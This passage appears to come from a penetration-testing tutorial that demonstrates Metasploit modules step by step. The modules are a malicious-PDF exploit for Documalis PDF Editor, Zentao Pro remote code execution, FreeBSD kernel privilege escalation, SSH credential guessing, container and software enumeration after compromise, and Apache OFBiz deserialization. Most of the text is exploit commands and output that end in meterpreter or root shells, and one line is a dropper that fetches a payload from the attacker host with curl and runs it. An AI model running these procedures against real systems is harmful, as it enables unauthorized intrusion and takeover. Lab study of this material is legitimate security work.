msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > show options
```

Module options (exploit/windows/fileformat/documalis\_pdf\_editor\_and\_scanner):

Name	Current Setting	Required	Description
FILENAME	msf.pdf	no	The file name.
PDF::Encoder	ASCIIX	yes	Select encoder for JavaScript Stream, valid values are ASCII85, FLATE, and ASCIIHEX
PDF::Method	DOCUMENT	yes	Select PAGE, DOCUMENT, or ANNOTATION
PDF::MultiFilter	1	yes	Stack multiple encodings n times
PDF::Obfuscate	true	yes	Whether or not we should obfuscate the output

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

\*\*DisablePayloadHandler: True (no handler will be created!)\*\*

Exploit target:

Exploit target:

Id	Name
0	Documalis Free PDF Editor v.5.7.2.26 / Win 7, Win 10

```
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) : set target 1
target => 1
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > run
```

```
[+] msf.pdf stored at /home/kali/.msf4/local/msf.pdf
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > █
```

```
msf6 exploit(windows/fileformat/documalis_pdf_editor_and_scanner) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)



```
msf6 exploit(multi/handler) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (175174 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.132:4444 -> 192.168.36.1:53507) at 2020-11-20 04:49:16 -0500
```

```
meterpreter > sysinfo
```

```
Computer      : ██████████
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_IN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: ██████████
```

```
meterpreter > █
```

### Zentao PRO RCE Module

**TARGET: Zentao PRO <= 8.8.2**

**TYPE: Remote**

**ANTI-Malware : OFF**

Zentao PRO is a project management software used by many companies. The above mentioned versions of Zentao PRO have a command injection vulnerability which when exploited gives attackers a shell with SYSTEM privileges. However, this is a module that needs valid credentials. This is because after authenticating to the ZenTao dashboard, the module tries to execute the malicious payload by submitting fake repositories via the 'Repo Create' function that is accessible only from dashboard.

We tested this on Zentao PRO version 8.8.2 running on Windows 10. The download information of the vulnerable software is given in our Github repository.

```
msf6 > search zentao
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/zentao_pro_rce	2020-06-20	excellent	Yes	ZenTao Pro

8.8.2 Remote Code Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/zentao_pro_rce
```

```
msf6 > █
```

Let's see how this module works. Load the zentao\_pro\_rce module.

```
msf6 > use exploit/windows/http/zentao_pro_rce
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/zentao_pro_rce) > show options
```

Module options (exploit/windows/http/zentao\_pro\_rce):

Name	Current Setting	Required	Description
PASSWORD		yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:ho
st:port][ ... ]			
RHOSTS		yes	The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'			
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen o
n. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.			
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is ra
ndomly generated)			
TARGETPATH	C:\Windows\Temp	yes	The path on the target where commands will be e
xecuted			
TARGETURI	/pro/	yes	The base path to ZenTao
URIPATH		no	The URI to use for this exploit (default is ran
dom)			
USERNAME	admin	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, proces
s, none)			
LHOST		yes	The listen address (an interface may be specified
)			
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows (x86)

```
msf6 exploit(windows/http/zentao_pro_rce) > █
```

Set all the required options and check if the target is vulnerable or not.

```
msf6 exploit(windows/http/zentao_pro_rce) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
```

```
msf6 exploit(windows/http/zentao_pro_rce) > set password zentao1234
password => zentao1234
```

```
msf6 exploit(windows/http/zentao_pro_rce) > set username admin
username => admin
```

```
msf6 exploit(windows/http/zentao_pro_rce) > check
```

```
[*] Running check
```

```
[*] 192.168.36.1:80 - The target appears to be vulnerable. Target is ZenTao version 8.8.2
```

The target is vulnerable. Execute the module now.

```
msf6 exploit(windows/http/zentao_pro_rce) > run
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Target is ZenTao version 8.8.2.
[+] Successfully authenticated to ZenTao 8.8.2.
[*] Executing the payload...
[*] Command Stager progress - 20.97% done (2049/9770 bytes)
[*] Command Stager progress - 41.94% done (4098/9770 bytes)
[*] Command Stager progress - 62.92% done (6147/9770 bytes)
[*] Command Stager progress - 83.89% done (8196/9770 bytes)
[*] Command Stager progress - 100.15% done (9785/9770 bytes)
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:61563) at 2020-11-14 02:16:19 -0500
```

```
meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_IN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

This should successfully give us a meterpreter session with SYSTEM privileges on the target system as shown in the above image.

### [FreeBSD ip6\\_setpktopt UAF PE Module](#)

**TARGET: FreeBSD 9,9.1-3, 12.0, 12.1**      **TYPE: Local**      **ANTI-Malware : NA**

This Module exploits a vulnerability in the FreeBSD kernel IPV6 socket handling. It does this by overwriting the ip6po\_pktinfo pointer to achieve the Use After Free vulnerability to gain root privileges. We have tested this on FreeBSD Release 12.1 r354233. Let's see how this module works. As this is a privilege escalation module, we need to get a session with low privileges first. We use the SSH login to get this .

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false           no        Add all passwords in the current database to the list
  DB_ALL_USERS        false           no        Add all users in the current database to the list
  PASSWORD             no              no        A specific password to authenticate with
  PASS_FILE           no              no        File containing passwords, one per line
  RHOSTS              yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
```

```

RHOSTS                               yes      The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
RPORT                                 22      yes      The target port
STOP_ON_SUCCESS                       false   yes      Stop guessing when a credential works for
a host
THREADS                               1       yes      The number of concurrent threads (max one
per host)
USERNAME                              no      A specific username to authenticate as
USERPASS_FILE                         no      File containing users and passwords separ
ated by space, one pair per line
USER_AS_PASS                          false   no      Try the username as the password for all
users
USER_FILE                             no      File containing usernames, one per line
VERBOSE                              false   yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > █

```

Set all the required options and execute the module to get a session with LOW privileges on the target.

```

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.36.162
rhosts => 192.168.36.162
msf6 auxiliary(scanner/ssh/ssh_login) > set username admin
username => admin
msf6 auxiliary(scanner/ssh/ssh_login) > set password admin
password => admin
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.36.162:22 - Success: 'admin:admin' 'uid=1001(admin) gid=0(wheel) groups=0(wheel) FreeBSD FreeBSD-12 12.1-RELEASE FreeBSD 12.1-RELEASE r354233 GENERIC amd64 '
[*] Command shell session 1 opened (192.168.36.132:40687 -> 192.168.36.162:22) at 2020-11-18 02:08:41 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

```

Active sessions  
=====

Id	Name	Type	Information	Connection
1		shell bsd	SSH admin:admin (192.168.36.162:22)	192.168.36.132:40687 -> 192.168.36.162:22 (192.168.36.162)

Background the current session and load the ip6\_setpktopt\_uaf\_priv\_esc module.

```

msf6 auxiliary(scanner/ssh/ssh_login) > back
msf6 > use exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc
[*] Using configured payload bsd/x64/shell_reverse_tcp
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > show options

```

Module options (exploit/freebsd/local/ip6\_setpktopt\_uaf\_priv\_esc):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

Payload options (bsd/x64/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the required options like session ID, LHOST and check if the target is indeed vulnerable or not.

```
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > set session 1
session => 1
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > check

[!] SESSION may not be compatible with this module.
[*] The target appears to be vulnerable.
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > █
```

The target is vulnerable. Executing the module should give us a session with root privileges as shown below.

```
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Using target: FreeBSD 12.1-RELEASE r354233 - allproc offset: 0x1df7648
[*] Writing '/tmp/.QlA6FacaxZ.c' (14162 bytes) ...
[*] Compiling /tmp/.QlA6FacaxZ.c ...
[*] Writing '/tmp/.F4uGn' (218 bytes) ...
[*] Launching exploit (timeout: 30s) ...
[*] uid=0(root) gid=0(wheel) groups=0(wheel)
[+] Success! Executing payload ...
[*] Command shell session 2 opened (192.168.36.132:4444 → 192.168.36.162:11276) at 2020-11-18 02:10:12 -0500
[+] Deleted /tmp/.QlA6FacaxZ.c
[+] Deleted /tmp/.QlA6FacaxZ
[+] Deleted /tmp/.F4uGn
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel)
█
```

```
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
1		shell bsd	SSH admin:admin (192.168.36.162:22)	192.168.36.132:40687 → 192.168.36.162:22 (192.168.36.162)
2		shell x64/bsd		192.168.36.132:4444 → 192.168.36.162:11276 (192.168.36.162)

```
msf6 exploit(freebsd/local/ip6_setpktopt_uaf_priv_esc) > █
```

### [Linux Container Enumeration Module](#)

**TARGET:** Linux

**TYPE:** Local

**ANTI-Malware :** NA

Linux containers are very popular nowadays. So its high time Metasploit bring a module that enumerates containers on a Linux system. This POST module enumerates the container plat

-form running on the target and lists all running containers for each platform. The container platforms that can be enumerated by this module are Docker, LXC and RKT. Let's see how this module works. Our target is a Kali system with Docker containers.

```
kali@kali:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
<none>              <none>             dcfebb5a74f2       3 months ago      676MB
centos               7                  7e6257c9f8d8       4 months ago      203MB
<none>              <none>             a57f73e9dc20       4 months ago      73.9MB
<none>              <none>             1fde4dda96a0       4 months ago      113MB
sameersbn/bind      9.16.1-20200524   98a3340b5a05       6 months ago      343MB
ubuntu              focal-20200423    1d622ef86b13       7 months ago      73.9MB
reproduce-cve-2019-11043 latest            ff421ca528a3       8 months ago      1.63GB
ubuntu              18.04             4e5021d210f6       9 months ago      64.2MB
sonatype/nexus3     3.21.1            7e6931b4cdf2       10 months ago     640MB
hello-world         latest            bf756fb1ae65       11 months ago     13.3kB
solr                 8.3.0             17dcf43eea9e       12 months ago     823MB
liferay/portal      7.2.0-ga1         06cfbeb4cd34       13 months ago     1.01GB
vulhub/thinkphp     5.0.23            fb27a6c12de6       23 months ago     409MB
medicean/vulapps    s_shiro_1         be60cf0b7704       3 years ago       337MB
kali@kali:~$ █
```

Let's start three of these containers.

```
kali@kali:~$ docker run dcfebb5a74f2
kali@kali:~$ docker run 7e6257c9f8d8
kali@kali:~$ docker run 7e6931b4cdf2
2020-12-18 08:27:06,190+0000 INFO [FelixStartLevel] *SYSTEM org.sonatype.nexus.pax.logging.NexusLogActivator - start
2020-12-18 08:27:08,839+0000 INFO [FelixStartLevel] *SYSTEM org.sonatype.nexus.features.internal.FeaturesWrapper - Fast
2020-12-18 08:27:13,759+0000 WARN [FelixStartLevel] *SYSTEM uk.org.lidalia.sysoutslf4j.context.SysOutOverSLF4JInitialise
x.logging.slf4j.Slf4jLogger is not known - if it needs access to the standard println methods on the console you will need
stemPackage
```

Just like any other POST module, we need to have a session on the target before being able to use this module. This can be a session with normal privileges.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (976712 bytes) to 192.168.36.134
[*] Meterpreter session 3 opened (192.168.36.132:4444 → 192.168.36.134:38862) at 2020-12-17 02:22:06 -0500

meterpreter > sysinfo
Computer      : 192.168.36.134
OS            : Debian (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: kali @ kali (uid=1000, gid=1000, euid=1000, egid=1000)
```

Background the current meterpreter session and load the /post/linux/gather/enum\_containers module as shown below.

```
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > use post/linux/gather/enum_containers
msf6 post(linux/gather/enum_containers) > show options

Module options (post/linux/gather/enum_containers):

  Name      Current Setting  Required  Description
  ----      -
  CMD       no                no        Optional command to run on each running container
  SESSION   2                yes       The session to run this module on.

msf6 post(linux/gather/enum_containers) > █
```

Set the session ID and execute the module.

```
msf6 post(linux/gather/enum_containers) > set session 3
session => 3
msf6 post(linux/gather/enum_containers) > run
```

```
[+] docker was found on the system!
[+] docker: 3 Running Containers / 15 Total
```

CONTAINER ID	IMAGE	COMMAND	CREATED
db996531fe2d	17dcf43eea9e	"docker-entrypoint.s..."	About a min
ute ago	Up About a minute	8983/tcp	
3fe4642cf0f3	tender_solomon	"sh -c \${SONATYPE_DI..."	11 minutes
ago	Up 11 minutes	8081/tcp	
320b974c599a	wonderful_jennings	"/bin/bash"	11 minutes
ago	Exited (0) 11 minutes ago		
70f830faa69d	optimistic_jones	"/bin/bash"	11 minutes
	dcfebb5a74f2		
a536fde568ce	charming_shockley	"/bin/sh -c 'yum ins..."	3 months ag
o	dcfebb5a74f2		
	Exited (1) 3 months ago		
7503c2618a55	nifty_northcutt	"/bin/sh -c 'yum ins..."	3 months ag
o	dcfebb5a74f2		
	Exited (1) 3 months ago		
9a4d5e11233c	elated_rosalind	"/sbin/entrypoint.sh..."	4 months ag
o	sameersbn/bind:9.16.1-20200524	0.0.0.0:53→53/tcp, 0.0.0.0:10000→10000/tcp, 0.0.0.0:53→53/udp	bind
23206ac3f4ee	adoring_driscoll	"/bin/sh -c 'rm -rf ..."	4 months ag
o	a57f73e9dc20		
	Exited (100) 4 months ago		
9e1691946886	medicean/vulapps:s_shiro_1	"/usr/local/tomcat/b..."	5 months ag
o	Exited (0) 4 months ago	0.0.0.0:80→8080/tcp	
b9966ca7c1bf	friendly_hermann	"docker-php-entrypoi..."	6 months ag
o	vulhub/thinkphp:5.0.23	0.0.0.0:8080→80/tcp	
	5023-rce_web_1		

o	Exited (255) 6 months ago	8000/tcp, 8009/tcp, 11311/tcp, 0.0.0.0:8080→8080/t	
cp	epic_fermat		
47f6248466cf	liferay/portal:7.2.0-ga1	"/bin/sh -c /usr/loc..."	6 months ag
o	Exited (0) 6 months ago	8000/tcp, 8009/tcp, 11311/tcp, 0.0.0.0:8080→8080/t	
cp	happy_noether		
47e7d78e79f3	sonatype/nexus3:3.21.1	"sh -c \${SONATYPE_DI..."	6 months ag
o	Exited (0) 6 months ago	0.0.0.0:8081→8081/tcp	
	nexus		
f109af89ac19	solr:8.3.0	"docker-entrypoint.s..."	8 months ag
o	Exited (0) 6 months ago	0.0.0.0:8983→8983/tcp	
	solr_830		
a987a03da04f	hello-world	"/hello"	8 months ag
o	Exited (0) 8 months ago		

```
[+] Results stored in: /home/kali/.msf4/loot/20201217022306_default_192.168.36.134_host.d
ocker_cont_551894.txt
```

```
[*] Post module execution completed
```

```
msf6 post(linux/gather/enum_containers) > █
```

As can be seen in the above images, the module first identified the container platform as Docker and then enumerated all docker containers present on the system. It also enumerated the three running containers we started.

## Software Versions Enumeration Module

**TARGET: Linux, Windows, OSX, Android, Solaris, BSD**

**TYPE: POST**

POST exploitation enumeration is one of the most important stages of penetration testing. This module is a module which gathers a list of all the software that has been installed on a compromised target along with its versions and saves the output to file as loot. This allows penetration testers to find additional information about the target that may help in gaining additional privileges on the machine, determine outdated software that may be vulnerable and needs updating etc.

Let's see how this module works. After getting a meterpreter session on the target, background that session and load the post/multi/gather/enum\_software\_versions module. Set the session ID and execute the module as shown below.

```
msf6 post(linux/gather/enum_containers) > back
msf6 > use post/multi/gather/enum_software_versions
msf6 post(multi/gather/enum_software_versions) > show options

Module options (post/multi/gather/enum_software_versions):

  Name      Current Setting  Required  Description
  ----      -
  SESSION           yes       The session to run this module on.

msf6 post(multi/gather/enum_software_versions) > set session 3
session => 3
msf6 post(multi/gather/enum_software_versions) > run

[+] Stored information about the installed products to the loot file at /home/kali/.msf4/loot/20201217022932_default_192.168.36.134_host.linux.softw_000695.txt
[*] Post module execution completed
msf6 post(multi/gather/enum_software_versions) > █
```

This will create a file in the loot directory. All the information about the software installed along with their versions are in this file.

```
kali@kali:~$ cat /home/kali/.msf4/loot/20201217022932_default_192.168.36.134_host.linux.softw_000695.txt
```

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Listing ...

```
acl/now 2.2.53-5 amd64 [installed,upgradable to: 2.2.53-8]
adduser/kali-rolling,now 3.118 all [installed]
adwaita-icon-theme/now 3.34.0-2 all [installed,upgradable to: 3.36.1-2]
aircrack-ng/now 1:1.5.2-3+b1 amd64 [installed,upgradable to: 1:1.6-4]
alsa-topology-conf/now 1.2.1-2 all [installed,upgradable to: 1.2.2-1]
alsa-ucm-conf/now 1.2.1.2-2 all [installed,upgradable to: 1.2.2-1]
amass-common/now 3.3.1-0kali1 all [installed,upgradable to: 3.8.0-0kali1]
amass/now 3.3.1-0kali1 amd64 [installed,upgradable to: 3.8.0-0kali1]
apache2-bin/now 2.4.41-2 amd64 [installed,upgradable to: 2.4.43-1]
apache2-data/now 2.4.41-2 all [installed,upgradable to: 2.4.43-1]
apache2-utils/now 2.4.41-2 amd64 [installed,upgradable to: 2.4.43-1]
```

Now let's run this module on a windows 10 machine which is our regular target machine.

```
[*] Meterpreter session 2 opened (192.168.36.132:4466 → 192.168.36.129:50086) at 2020-12-19 03:23:47 -0500

meterpreter > sysinfo
Computer      : DESKTOP-U061SVS
OS           : Windows 10 (10.0 Build 17134).
Architecture : x86
```



```

msf6 > use post/multi/gather/enum_software_versions
msf6 post(multi/gather/enum_software_versions) > set session 2
session => 2
msf6 post(multi/gather/enum_software_versions) > exploit

[+] Stored information about the installed products to the loot file at /home/kali/.msf4/
loot/20201219032849_default_192.168.36.129_host.windows.sof_434378.txt
[*] Post module execution completed
msf6 post(multi/gather/enum_software_versions) > █

```

```

kali@kali:~$ cat /home/kali/.msf4/loot/20201219032849_default_192.168.36.129_host.windows
.sof_434378.txt
Description
Version
InstallDate Name
-----
FTPShell Client 6
ent 6 6.1.0 20181107 FTPShell Cli
Microsoft SQL Server 2012 Express LocalDB
L Server 2012 Express LocalDB 11.0.2318.0 20200628 Microsoft SQ
CrossChex Standard
andard 1.1.0.0 20200403 CrossChex St
UpdateAssistant
ant 1.24.0.0 20200225 UpdateAssist
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.20.27508 20200628 Microsoft Vi
sual C++ 2019 X86 Minimum Runtime - 14.20.27508 14.20.27508
Microsoft SQL Server 2012 Native Client
L Server 2012 Native Client 11.0.2100.60 20200628 Microsoft SQ
VMware Tools
11.0.6.15940789 20200628 VMware Tools
IIS 8.0 Express
ess 8.0.1557 20200628 IIS 8.0 Expr
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 20200403 Microsoft Vi
sual C++ 2008 Redistributable - x86 9.0.30729.6161 9.0.30729.6161
LibreOffice 6.2.4.1
6.2.4.1 20200108 LibreOffice
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.20.27508 20200628 Microsoft Vi
sual C++ 2019 X86 Additional Runtime - 14.20.27508 14.20.27508
Xshell 6
6.0.0197 20200823 Xshell 6
Stopping Plex
x 1.18.2309 20200926 Stopping Ple
Kentico 12.0
12.0.7115.15568 20200628 Kentico 12.0
Zahir Enterprise 6 Build 6 Demo Version
rise 6 Build 6 Demo Version 6.0.0.6 20190324 Zahir Enterp
osrss 20180624 osrss
1.0.0
Microsoft Visual C++ 2012 x86 Additional Runtime - 11.0.61030 20200823 Microsoft Vi
sual C++ 2012 x86 Additional Runtime - 11.0.61030 11.0.61030
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 20170620 Microsoft Vi
sual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.17 20200823 Microsoft Vi
sual C++ 2008 Redistributable - x86 9.0.30729.17 9.0.30729
Microsoft Visual C++ 2012 x86 Minimum Runtime - 11.0.61030 20200823 Microsoft Vi
sual C++ 2012 x86 Minimum Runtime - 11.0.61030 11.0.61030
Plex Media Server
erver 1.18.2309 20200926 Plex Media S
Update for Windows 10 (KB4480730)
indows 10 (KB4480730) 2.53.0.0 20200628 Update for W
kali@kali:~$ █

```

As you can see in the above images, it not only enumerated the software installed on the target windows system but also its versions.

## Apache OfBiz XML-RPC Java Deserialization Module

**TARGET: Apache OFBiz < 17.12.04**

**TYPE: Remote**

**ANTI-Malware : OFF**

Apache OFBiz is an open source ERP (Enterprise Resource Planning) software that provides a common data model and a set of business processes like accounting, asset maintenance, project management etc. The above mentioned versions have an unauthenticated Java deserialization vulnerability in the XML-RPC endpoint (/webtools/control/xmlrpc) which can be exploited to achieve remote code execution. Let's set the target first as docker.

```
kali@kali:~$ docker pull opensourceknight/ofbiz
Using default tag: latest
latest: Pulling from opensourceknight/ofbiz
51f5c6a04d83: Downloading [=====>] 16.23MB/51.36MB
a3ed95caeb02: Download complete
7004cfc6e122: Downloading [=====>] 10.58MB/18.53MB
5f37c8a7cfbd: Downloading [=====>] 16.25MB/42.49MB
fb6908934faf: Waiting
9c531a67af6d: Waiting
3c7a0bc3de6e: Waiting
1dbf971ee045: Waiting
5136e96bff7d: Waiting
a5c10b475d40: Waiting
331fee8b7759: Waiting
9b3aa6f5e2ae: Waiting
067ee56fde33: Waiting
52af5c6ef134: Waiting
█
```

After the target is set, let's see how this module works. Load the apache\_ofbiz\_deserialization module.

```
msf6 > use exploit/linux/http/apache_ofbiz_deserialization
[*] Using configured payload linux/x64/meterpreter_reverse_https
msf6 exploit(linux/http/apache_ofbiz_deserialization) > show options

Module options (exploit/linux/http/apache_ofbiz_deserialization):

  Name          Current Setting  Required  Description
  ----          -
  Proxies              no          A proxy chain of format type:host:port[,type:host:port]
  [ ... ]
  RHOSTS              yes         The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT              8443        The target port (TCP)
  SSL                 true        Negotiate SSL/TLS for outgoing connections
  SSLCert            no          Path to a custom SSL certificate (default is randomly generated)
  TARGETURI          /           Base path
  URIPATH             no          The URI to use for this exploit (default is random)
  VHOST               no          HTTP server virtual host
```

Payload options (linux/x64/meterpreter\_reverse\_https):

Name	Current Setting	Required	Description
LHOST		yes	The local listener hostname
LPORT	8443	yes	The local listener port
LURI		no	The HTTP Path

Exploit target:

Id	Name
1	Linux Dropper

Set all the required options and check if the target is vulnerable or not.

```
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > set rport 8443
rport => 8443
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > set srvport 8888
srvport => 8888
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > check
[+] 172.17.0.2:8443 - The target is vulnerable. Target can deserialize arbitrary data.
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > █
```

The target is vulnerable. Execute the module now.

```
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > run

[*] Started HTTPS reverse handler on https://172.17.0.1:8443
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Target can deserialize arbitrary data.
[*] Executing Linux Dropper for linux/x64/meterpreter_reverse_https
[*] Using URL: http://0.0.0.0:8888/dZh39mBKJ5N
[*] Local IP: http://192.168.36.134:8888/dZh39mBKJ5N
[+] Successfully executed command: sh -c curl${IFS}-so${IFS}/tmp/gmsLRXPT${IFS}http://172.17.0.1:8888/dZh39mBKJ5N;chmod${IFS}+x${IFS}/tmp/gmsLRXPT;/tmp/gmsLRXPT;rm${IFS}-f${IFS}/tmp/gmsLRXPT
[*] Command Stager progress - 104.03% done (155/149 bytes)
[*] Client 172.17.0.2 (curl/7.38.0) requested /dZh39mBKJ5N
[*] Sending payload to 172.17.0.2 (curl/7.38.0)
[*] https://172.17.0.1:8443 handling request from 172.17.0.2; (UUID: fcal05t4) Redirecting stageless connection from /83wWfdcFHkCinqSc_UPxtQlw1sCcT with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] https://172.17.0.1:8443 handling request from 172.17.0.2; (UUID: fcal05t4) Redirecting stageless connection from /83wWfdcFHkCinqSc_UPxtQfyKNP3Ilr2q4Xao0x1wC5oJTNOvljuiswiw_jzqCa520FF7GDREGcEXEBdQfm3v7wy with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] https://172.17.0.1:8443 handling request from 172.17.0.2; (UUID: fcal05t4) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (172.17.0.1:8443 → 172.17.0.2:33678) at 2020-12-18 20:11:07 -0500
[*] Server stopped.

meterpreter > sysinfo
Computer      : 172.17.0.2
OS           : Debian 8.4 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root @ 58de064dd803 (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```

This should give us a successful meterpreter session as shown in the above image.

### [D - Link Central WiFi Manager RCE Module](#)

